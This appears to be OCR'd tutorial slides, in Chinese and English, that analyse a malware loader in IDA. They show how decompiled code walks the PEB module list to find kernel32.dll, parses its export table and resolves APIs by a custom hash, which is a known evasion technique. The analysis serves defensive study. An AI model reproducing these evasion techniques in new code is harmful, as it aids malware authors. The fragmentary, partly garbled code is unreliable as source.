




Export Table of kernel32.dll




Malware Behavior Flowchart



my_start

- 在 Disassembly view 按 [Ctrl+e] 顯示 entry points



my_start


```
1 __int64 my_start()
2 {
3     // [COLLAPSED LOCAL DECLARATI 1. 找 exported_next-stage.dll 的檔案起點
4
5     for ( i = &loc_20281179F; *i != 'ZM' || *(getNtHdrs(i) + 24) != 0x20B; i = (i - 1) )
6     ;
7     p_InLoadOrderModuleList = &NtCurrentPeb()->Ldr->InLoadOrderModuleList;
8     for ( j = p_InLoadOrderModuleList; j->Flink != p_InLoadOrderModuleList; j = j->Flink )
9     {
10         Flink 2. 取得 PEB 並遍歷 _LDR_DATA_TABLE_ENTRY
11         v31 =
12         if (
13         {
14             v32 = Flink->Flink;
15             if ( (WORD(Flink->Flink) == 1
16                 && ((v3 = WORD1(Flink->Flink)
17                     && ((v4 = WORD2(Flink->Flink)
18                         && ((v5 = HIWORD(Flink->Flink
19                             && ((v6 = Flink->Blink, v6 ==
20                                 && ((v7 = WORD1(Flink->Blink)
21                                     && WORD2(Flink->Blink) == 51
22                                     && HIWORD(Flink->Blink) == 50
23
24             v8 = (v31 + *(getNtHdrs(j[3].
25             v9 = v8[6];
26             v10 = v31 + v8[8];
27             v11 = v31 + v8[9];
28             v12 = v31 + v8[7];
```

1. 找 exported_next-stage.dll 的檔案起點

2. 取得 PEB 並遍歷 _LDR_DATA_TABLE_ENTRY
 , [y] to retype j as _LDR_DATA_TABLE_ENTRY*

my_start

```
1 __int64 my_start()
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]
4
5     for ( i = &loc_20281179F; *i != 'ZM' || *(getNtHdrs(i) + 24) != 523; i = (i - 1)
6     ;
7     p_InLoadOrderModuleList = &NtCurrentPeb()->Ldr->InLoadOrderModuleList;
8     for ( module = p_InLoadOrderModuleList;
9         module->InLoadOrderLinks.Flink != p_InLoadOrderModuleList;
10        module = module->InLoadOrderLinks.Flink )
11    {
12        Flink = module->BaseDllName.Buffer; [y] , retype as WCHAR*
13        v31 = module->DllBase;
14        if ( Flink ) [y] , retype as void*
15    {
16        v32 = Flink->Flink;
17        if ( (WORD(Flink->Flink) == 107 || v32 == 75)
18            && ((v3 = WORD1(Flink->Flink), v3 == 101) || v3 == 69)
19            && ((v4 = WORD2(Flink->Flink), v4 == 114) || v4 == 82)
20            && ((v5 = HIWORD(Flink->Flink), v5 == 110) || v5 == 78)
21            && ((v6 = Flink->Blink, v6 == 101) || v6 == 69)
22            && ((v7 = WORD1(Flink->Blink), v7 == 108) || v7 == 76)
23            && WORD2(Flink->Blink) == 51
24            && HIWORD(Flink->Blink) == 50 )
25    {
26        v8 = (v31 + *(getNtHdrs(module->DllBase) + 136));
27        v9 = v8[6];
28        v10 = v31 + v8[8]; [y] , retype as IMAGE_NT_HEADERS*
29        v11 = v31 + v8[9];
30        v12 = v31 + v8[7];
```




BaseDllName
為 `_UNICODE_STRING` struct

```
struct _UNICODE_STRING
{
    USHORT Length;
    USHORT MaximumLength;
    WCHAR* Buffer;
```

};

my_start

```
1 __int64 my_start()
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]
4
5     for ( i = &loc_20281179F; *i != 'ZM' || getNtHdrs(i)->OptionalHeader.Mag
6         ;
7     p_InLoadOrderModuleList = &NtCurrentPeb()->Ldr->InLoadOrderModuleList;
8     for ( module = p_InLoadOrderModuleList;
9           module->InLoadOrderLinks.Flink != p_InLoadOrderModuleList;
10          module = module->InLoadOrderLinks.Flink )
11     {
12         dll_name = module->BaseDllName.Buffer;
13         dll_base = module->DllBase;
14         if ( dll_name )
15         {
16             v32 = *dll_name;
17             if ( (*dll_name == 'k' || v32 == 'K')
18                 && ((v3 = dll_name[1], v3 == 'e') || v3 == 'E')
19                 && ((v4 = dll_name[2], v4 == 'r') || v4 == 'R')
20                 && ((v5 = dll_name[3], v5 == 'n') || v5 == 'N')
21                 && ((v6 = dll_name[4], v6 == 'e') || v6 == 'E')
22                 && ((v7 = dll_name[5], v7 == 'l') || v7 == 'L')
23                 && dll_name[6] == '3'
24                 && dll_name[7] == '2' )
25             {
26                 v8 = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
27                 v9 = v8[6];
28                 v10 = dll_base + v8[8];
29                 v11 = dll_base + v8[9];
30                 v12 = dll_base + v8[7];
```



find "kernel32.dll" from BaseDllName

get kernel32.dll's Export Address Table

my_start

```
v8 = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
v9 = v8[6];
v10 = dll_base + v8[8];
v11 = dll_base + v8[9];
v12 = dll_base + v8[7];
for ( j = 0i64; j < v9; ++j )
{
    v14 = dll_base + *&v10[4 * j];
    v15 = 0;
    do
        v15 += __ROL4__(v15, 11) + 1187 + *v14++;
    while ( *v14 );
    switch ( v15 )
    {
        case 1593865836:
            v59 = dll_base + *&v12[4 * *&v11[2 * j]];
            break;
        case 1834308452:
            v60 = dll_base + *&v12[4 * *&v11[2 * j]];
            break;
        case 69947296:
